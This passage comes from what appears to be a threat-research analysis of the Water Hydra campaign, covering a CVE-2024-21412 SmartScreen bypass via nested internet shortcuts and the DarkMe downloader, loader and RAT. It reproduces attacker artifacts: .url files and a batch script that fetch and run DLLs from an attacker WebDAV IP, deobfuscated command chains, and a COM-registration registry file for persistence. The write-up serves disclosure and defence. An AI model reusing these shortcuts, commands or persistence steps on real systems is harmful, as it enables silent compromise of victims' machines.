- It uses the **DisplayName** element to deceive users into thinking that this is the local Downloads folder.




Figure 9. The Malicious WebDAV Share with the view filtered
[download](#)

After clicking the link shown in Figure 8, we can see how the Windows Explorer view is presented to the victim (Figure 8). By using a combination of search protocols, AQS queries, and the DisplayName element, the Water Hydra operators can trick users into believing that the file from the malicious WebDAV server has been downloaded, tricking them into clicking this malicious file (a fake JPEG image). This Explorer window is a carefully crafted view of a malicious **.url** file named *photo_2023-12-29.jpg.url*. Microsoft Windows automatically hides the **.url** extension, making it appear from the filename that the file is a JPEG image.

Execution: exploiting CVE-2024-21412 (ZDI-CAN-23100) to bypass Microsoft Defender SmartScreen

CVE-2024-21412 revolves around internet shortcuts. These .url files are simple INI configuration files that take a "URL=" parameter pointing to a URL. While the [.url file format](#) is not officially documented, the URL parameter is the only one required for this file type.

During our analysis of this malicious .url file, we also noticed that Water Hydra used the *imageres.dll* (Windows Image Resource) icon library to change the default internet shortcut file to the image icon using the *IconFile=* and *IconIndex=* parameters to further deceive users and add legitimacy to the trojan horse internet shortcut. Through a simple double-click of this internet shortcut disguised as a JPEG, the Water Hydra operators can bypass Microsoft Defender SmartScreen by exploiting CVE-2024-21412 and fully compromise the Windows host.

While analyzing the CVE-2024-21412-infected internet shortcut file, we noticed something unusual. The *URL=* parameter of the *photo_2023-12-29.jpg.url* file pointed to another internet shortcut file hosted on a server with a dotted quad address (IPv4).

```
[InternetShortcut]
URL=file://84.32.189.74@80/fxbulls/images/2.url
IconFile=C:\Windows\System32\imageres.dll
IconIndex=126
```

Figure 10. The *photo_2023-12-29.jpg.url* internet shortcut points to another internet shortcut file [download](#)

During our analysis of the malicious WebDAV share, we were able to obtain all the Water Hydra artifacts, including the referenced *2.url* internet shortcut. Following this reference trail, we discovered that the *2.url* contained the logic to exploit the previously patched Microsoft Defender SmartScreen bypass identified as [CVE-2023-36025](#). During our recent research, we delved into [a campaign](#) targeting this CVE.

```
[InternetShortcut]
URL=file://84.32.189.74@80/fxbulls/images/a2.zip/a2.cmd
IDList=
HotKey=0
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,9
```

Figure 11. The *2.url* internet shortcut points to a CMD shell script within a ZIP archive [download](#)

It's highly unusual to reference an internet shortcut within another internet shortcut. Because of this anomalous behavior, we created a proof-of-concept (PoC) to perform further testing and analysis. During this PoC testing, ZDI discovered that the initial shortcut (which referenced the second shortcut) managed to bypass the patch that addressed CVE-2023-36025, evading SmartScreen protections. Through the analysis and testing of an internal PoC, we concluded that calling a shortcut within another shortcut was sufficient to evade SmartScreen, which failed to properly apply Mark-of-the-Web (MotW), a critical Windows component that alerts users when opening or running files from an untrusted source. After our analysis, we contacted Microsoft MSRC to alert them about an active SmartScreen zero-day being exploited in the wild and provided them with our proof-of-concept exploit.




Figure 12. A Microsoft Defender SmartScreen Window as it should appear after applying MotW [download](#)

By crafting the Windows Explorer view, Water Hydra is able to entice victims into clicking on an exploit for CVE-2024-21412, which in turn executes code from an untrusted source, relying on Windows being unable to apply MotW correctly and resulting in a lack of SmartScreen protections. The infection chain simply runs in the background and the infected user has no knowledge of this.

```
@echo off
if not DEFINED IS_MINIMIZED set IS_MINIMIZED=1 && start "" /min "%~dpnx0" %* && exit
copy /b \\84.32.189.74@80\fxbulls\pictures\b3.dll %TEMP%\b3.dll
cd %TEMP%
cmd /c rundll32 %TEMP%\b3.dll, RunDllEntryPointW
exit
```

Figure 13. The a2.cmd file copies and runs a DarkMe loader called b3.dll [download](#)

After bypassing SmartScreen, the second *2.url* shortcut runs a batch file embedded in a ZIP file from the attacker's WebDAV share. This batch script copies and executes a DarkMe dynamic-link library (DLL) loader from the malicious WebDAV share. It's alarming that this entire sequence runs without the user's knowledge and SmartScreen protections. The end user is given little to no indication that anything is afoot.




Figure 14. Process Explorer showing batch file a2.cmd being copied and run [download](#)

In Figure 14, *Sysinternals Process Explorer* displays the malicious batch file's execution. This batch file is the first script to be ran after the exploitation of CVE-2024-21412 results in the bypassing of SmartScreen protections.




Figure 15. Network connections made to the attacker command-and-control (C&C) server post-exploitation for tools and persistence [download](#)

The screenshot in Figure 15 shows the numerous requests made to the Water Hydra WebDAV share. In WebDAV we can observe several *Property Find* (PROPFIND) requests to retrieve XML-stored properties from the WebDAV server.




Figure 16. Image (JPEG) of a stock graph shown to the victim upon completion of the exploitation and infection chains

[download](#)

Once the exploitation and infection chains are complete, the threat actor connects to its C&C WebDAV server to download a real JPEG file, which has the same name as the Trojan horse JPEG that was used to exploit CVE-2024-21412. This file is then displayed to the victim, who is deceived into thinking that they have opened the JPEG file they originally intended to view from their Downloads folder (without any knowledge about the DarkMe infection).

Analysis of the DarkMe downloader

File name	b3.dll
MD5	409e7028f820e6854e7197cbb2c45d06
SHA-1	d41c5a3c7a96e7a542a71b8cc537b4a5b7b0cae7
SHA-256	bf9c3218f5929dfecbbdc0ef421282921d6cbc06f270209b9868fc73a080b8c
Compiler	Win32 Executable Microsoft Visual Basic 6 [Native]
Original name	undersets.dll
File type	Win32 DLL
TLSH	T18F856B9611E3EFACCAA049B8599FA01184A2CD3580355D73A191CE1BFB3AE13F4177B7
Compilation date	2024-01-04

Table 1. Properties of the DarkMe downloader (b3.dll)

The DarkMe downloader is a DLL, written in Visual Basic, that is responsible for downloading and executing the next stage payload from the attacker's WebDAV. The malware carries out its actions by running a series of commands through the *cmd.exe* command interpreter. Within the malware, these commands are scrambled using a reverse string technique. To execute the commands, it first reconstructs them by employing the *Strings.StrReverse* method to reverse the string order back to normal, after which it executes them via the *shell* method. It's important to note that the malware is loaded with junk code to disguise its true purpose and to complicate reverse engineering. For the sake

of research and easier understanding, all the code snippets in this blog entry are presented in a deobfuscated, cleaner form.

The following snippet illustrates how the malware performs the above operations:

```
Private Sub UserControl_UnknownEvent_17 '1118C018
  loc_1118C069: var_eax = UnkVCall[Me.00000004h]
  loc_1118E5FC: On Error Resume Next
  loc_1119575F: var_34 = StrReverse("esuap&&1 tuoemit&&WtnioPyrtnEllDnuR ,lld.stesrednu
23lldnur c/ dmc&&1 tuoemit&&y- 1-drowssap- ""piz.2yM"" x z7&&" & Chr(37) & "PMET" & Chr
(37) & " dc c/ dmc&&1 tuoemit&&piz.2yM\ " & Chr(37) & "PMET" & Chr(37) & " piz.
2yM\serutcip\sllubxf\08@47.981.23.48\\ b/ ypoc c/ dmc&&gpj.
s92-21-3202_otohp\serutcip\sllubxf\08@47.981.23.48\\ c/ dmc&&exe.z7\ " & Chr(37) &
"PMET" & Chr(37) & " exe.z7\serutcip\sllubxf\08@47.981.23.48\\ b/ ypoc c/ dmc&&lld.
z7\ " & Chr(37) & "PMET" & Chr(37) & " lld.z7\serutcip\sllubxf\08@47.981.23.48\\ b/ ypoc
c/ dmc")
  loc_11195767: var_A8 = var_34
  loc_11195777: var_3C = var_A8
  loc_1119578C: var_8C = Shell(var_A8, 0)
  loc_1119C07F: Exit Sub
End Sub
```

Figure 17. The obfuscated commands used by the DarkMe downloader [download](#)

The deobfuscated command line is as follows:

```
cmd /c copy /b \\84[.]32[.]189[.]74@80\fxbulls\pictures\7z[.]dll %TEMP%\7z[.]dll&&cmd /c copy /b
\\84[.]32[.]189[.]74@80\fxbulls\pictures\7z[.]exe %TEMP%\7z[.]exe&&cmd /c
\\84[.]32[.]189[.]74@80\fxbulls\pictures\photo_2023-12-29s[.]jpg&&cmd /c copy /b
\\84[.]32[.]189[.]74@80\fxbulls\pictures\My2[.]zip %TEMP%\My2[.]zip&&timeout 1&&cmd /c cd %TEMP%&&7z x
"My2[.]zip" -password-1 -y&&timeout 1&&cmd /c rundll32 undersets[.]dll, RunDllEntryPointW&&timeout 1&&pause
```

The following table shows the executed commands and an explanation of what they do:


Command	Details
cmd /c copy /b \\84[.]32[.]189[.]74@80\fxbulls\pictures\7z[.]dll %TEMP%\7z[.]dll&&cmd /c copy /b \\84[.]32[.]189[.]74@80\fxbulls\pictures\7z[.]exe	Copies <i>7z.dll</i> and <i>7Z.exe</i> from a WebDAV share located at \\84[.]32[.]189[.]74@80\fxbulls\pictures to the local temporary folder %TEMP% of an infected system
cmd /c \\84[.]32[.]189[.]74@80\fxbulls\pictures\photo_2023-12-29s[.]jpg	Opens and displays a decoy stock graph <i>photo_22023-12-29s.jpg</i>
cmd /c copy /b \\84[.]32[.]189[.]74@80\fxbulls\pictures\My2[.]zip %TEMP%\My2[.]zip	Copies <i>My2.zip</i> from a WebDAV share located at \\84[.]32[.]189[.]74@80\fxbulls\pictures to the local temporary folder %TEMP% of an infected system
timeout 1	Pauses the script for 1 second
cmd /c cd %TEMP%	Changes the current directory to the local temporary folder
7z x "My2[.]zip" -password-1 -y	Uses the 7z (7-Zip) command-line tool to extract <i>My22[.]zip</i> using the password "assword-1" — the -y flag automatically answers "yes" to all prompts, such as prompts to overwrite files
timeout 1	Pauses the script for another second
cmd /c rundll32 undersets[.]dll, RunDllEntryPointW	Executes a DLL file (<i>undersets[.]dll</i>) using <i>rundll32</i> , a legitimate Windows command. <i>RunDllEntryPointW</i> is likely the entry point for the DLL. This is a common

	technique during malware infections designed to execute code within the context of a legitimate process.
timeout 1	Pauses the script for yet another second
Pause	Waits for the user to press a key before continuing or terminating the process; it is often used for debugging or to keep a command window open

Table 2. The commands executed by the script

As shown in the final steps of the script, the malware executes the *RunDllEntryPointW* export function from a DLL named *undersets.dll* via *rundll32*.

The following image shows the contents of *My2.zip*:



n	Name	Size
..		Up
a1 →	Darkme part 1 MZ header	84
a2 →	Darkme part 2	22 M
kb.txt →	Windows registry file	1003
undersets.dll →	Darkme Loader	1840 K

Figure 18. The contents of *My2.zip*

[download](#)

Analysis of the DarkMe Loader

File Name	undersets.dll
MD5	409e7028f820e6854e7197cbb2c45d06
SHA-1	d41c5a3c7a96e7a542a71b8cc537b4a5b7b0cae7
SHA-256	bf9c3218f5929dfecbcbdc0ef421282921d6cbc06f270209b9868fc73a080b8c
Compiler	Win32 Executable Microsoft Visual Basic 6 [Native]
Original name	undersets.dll
File type	Win32 DLL
TLSH	T18F856B9611E3EFACCAA049B8599FA01184A2CD3580355D73A191CE1BFB3AE13F4177B7
Compilation date	2024-01-04

Table 3. Properties of the DarkMe loader (*undersets.dll*)

Upon execution, the malware builds a DarkMe payload by merging the contents of two binary files — *a1* and *a2* — into a single new file, *C:\Users\admin\AppData\Roaming\OnlineProjects\OnlineProject.dll*.

To avoid exposing important strings directly within the binary, the malware encodes them in hexadecimal format. It subsequently decodes these into their ASCII representations during execution as necessary.

To simplify research and enhance readability, all the junk code has been removed and hex-encoded data converted to ASCII format.

The malware constructs and executes the following command that leverages the *reg.exe* utility to import registry settings from the *kb.txt* file:

```
"C:\Windows\System32\cmd.exe" /c cd C:\Users\admin\AppData\Roaming\OnlineProjects&&cmd /c timeout 1&&cmd /c reg.exe import kb.txt
```

These settings are related to registering DarkMe payload *OnlineProject.dll* as a COM server and setting up its configuration in the system's registry.

```
var_8C = "APPDATA"
var_AC = "\OnlineProjects\OnlineProject.dll"
var_C4 = Environ("APPDATA") & var_AC

var_150 = "\OnlineProjects\kb.txt"
var_78 = Environ("APPDATA") & var_150

var_30 = Replace(CStr(Proc_0_3_11029BDB(var_78)), "OnlineProject.dll", Replace(var_C4, "\", "\\ ", 1, -1, 0), 1, -1, 0)

' Setup commands and execute
var_7C = CStr(var_30)
var_80 = Proc_0_4_11029CB3(var_78, var_7C)
Set var_48 = CreateObject(global_1102916C)
var_eax = Sleep(1000)
var_8C = "APPDATA"
var_80 = "\OnlineProjects&&cmd /c timeout 1&&cmd /c reg.exe import kb.txt"
var_154 = "cmd /c cd"
var_AC = var_154
var_158 = var_80
var_CC = var_158
var_78 = CStr(var_154 & Environ("APPDATA") & var_158)
var_12C = WScript.Shell.Run(var_78, False, False)
var_34 = var_128
var_eax = Sleep(2200)
```

Figure 19. Constructing and executing commands to import a registry file

[download](#)

The following snippet shows the *kb.txt* registry file content:

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Classes\CLSID\{74A94F46-4FC5-4426-857B-FCE9D9286279}]
@="NoProjectName.familytool"
[HKEY_CURRENT_USER\Software\Classes\CLSID\{74A94F46-4FC5-4426-857B-FCE9D9286279}\Implemented Categories]
[HKEY_CURRENT_USER\Software\Classes\CLSID\{74A94F46-4FC5-4426-857B-FCE9D9286279}\Implemented Categories\
{40FC6ED5-2438-11CF-A3DB-080036F12502}]
[HKEY_CURRENT_USER\Software\Classes\CLSID\{74A94F46-4FC5-4426-857B-FCE9D9286279}\InprocServer32]
@="OnlineProject.dll"
"ThreadingModel"="Apartment"
[HKEY_CURRENT_USER\Software\Classes\CLSID\{74A94F46-4FC5-4426-857B-FCE9D9286279}\ProgID]
@="NoProjectName.familytool"
[HKEY_CURRENT_USER\Software\Classes\CLSID\{74A94F46-4FC5-4426-857B-FCE9D9286279}\Programmable]
[HKEY_CURRENT_USER\Software\Classes\CLSID\{74A94F46-4FC5-4426-857B-FCE9D9286279}\TypeLib]
@="{8F1576C0-BB08-4F05-87A6-268C0D548794}"
[HKEY_CURRENT_USER\Software\Classes\CLSID\{74A94F46-4FC5-4426-857B-FCE9D9286279}\VERSION]
@="1.0"
```

Figure 20. Constructing and executing commands to import a registry file

[download](#)

Finally, to run the payload, the loader executes the following command to invoke the registered COM class:

```
"C:\Windows\SysWOW64\rundll32.exe" /sta {74A94F46-4FC5-4426-857B-FCE9D9286279}
```

```
loc_111ACF64: var_BC = "rundll32.exe /sta {74A94F46-4FC5-4426-857B-FCE9D9286279}"
loc_111ACF9D: var_D4 = Environ("SystemRoot") & "\SysWOW64\" & "rundll32.exe /sta {74A94F46-4FC5-4426-857B-FCE9D9286279}"
loc_111ACFAD: var_54 = var_D4
loc_111AD02D: var_12C = WScript.Shell.Run(var_54, False, False)
```

Figure 21. The payload execution via COM class

[download](#)

Analysis of the DarkMe RAT

File Name	OnlineProject.dll
MD5	93daa51c8af300f9948fe5fd51be3bfb
SHA-1	a2ba225442d7d25b597cb882bb400a3f9722a5d4
SHA-256	d123d92346868aab77ac0fe4f7a1293ebb48cf5af1b01f85ffe7497af5b30738
Compiler	Win32 Executable Microsoft Visual Basic 6 [Native]
Original name	buogaw1.ocx
File type	Win32 DLL
TLSH	T1bb37ee6ef390e371a4468862785893d570ecb2bf4049a825fb12cb197bd5cfbe1a1713
Compilation date	2024-01-04

Table 4. Properties of the DarkMe RAT (OnlineProject.dll)

The final delivery of this attack is a RAT known as DarkMe. Like the loader and downloader modules, this malware is a DLL file and written in Visual Basic. However, this final module has a higher amount of obfuscation and junk code compared to the previous two. The malware communicates with its C&C server using a custom protocol over TCP.

Upon execution, the malware gathers information from the infected system, including the computer name, username, installed antivirus software, and the title of the active window. It then registers itself with the attacker's C&C server.

To establish network communication and handle socket messages, the malware creates a hidden window named *SOCKET_WINDOW* with *STATIC* type using the *CreateWindowEx* Windows API. This hidden window facilitates communication with the server by channeling socket data through window messages.

```
Public Sub mw_Init_WinSock_CreateWindowEx
  loc_11157068: call __vbaAptOffset(global_1103C8C8, edi, esi, ebx)
  loc_1115706D: var_600 = __vbaAptOffset(global_1103C8C8, edi, esi, ebx)
  loc_1115709C: If ( = ) = 0 Then GoTo loc_11157174
  loc_11157F99: Set var_600(71968817) = CreateObject(global_1103EEC8)
  loc_111583B9: Set var_600(71968818) = CreateObject(global_1103EEC8)
  loc_111587D9: Set var_600(71968815) = CreateObject(global_1103EEC8)
  loc_11158BF9: Set var_600(71968816) = CreateObject(global_1103EEC8)
  loc_11159019: Set var_600(71968819) = CreateObject(global_1103EEC8)
  loc_11159837: Set var_600(71968824) = Me
  loc_1115A053: If .VTable_1128A0D4 <> 0 Then GoTo loc_1115C34C
  loc_1115A480: var_454 = WSASStartup(00000101h, RecUniToAnsi(var_5F8, var_344, , ), "8")
  loc_1115A4AD: If Not (var_454) = 0 Then GoTo loc_1115B732
  loc_1115A915: var_60C = var_600(71969632)
  loc_1115A91B: GoTo loc_1115A92E
  loc_1115A928: var_60C = var_600(71969632)
  loc_1115A92E: 'Referenced from: 1115A91B
  loc_1115A951: var_360 = Global.App
  loc_1115A956: var_460 = var_360
  loc_1115A9AD: var_454 = Global.hInstance
  loc_1115A9B5: var_468 = var_454
  loc_1115AA86: var_600(71968823) = CreateWindowEx(0, "STATIC", "SOCKET_WINDOW", 0, 0, 0, 0, 0, 0, 0, var_454, 0)
  loc_1115AEE9: var_600(71968822) = (.VTable_1128A0D8 <> 0)
  loc_1115B323: var_600(71968821) = SetWindowLong(.VTable_1128A0D8, -4, global_111828B3)
  loc_1115B72D: GoTo loc_1115BF48
  loc_1115B732: 'Referenced from: 1115A4AD
  loc_1115CB61: var_34 = .VTable_1128A0D4
  loc_1115D373: GoTo loc_1115D401
  loc_1115D400: Exit Sub
  loc_1115D401: 'Referenced from: 1115D373
End Sub
```

Figure 22. Establishing network communication via *CreateWindowEx*

[download](#)

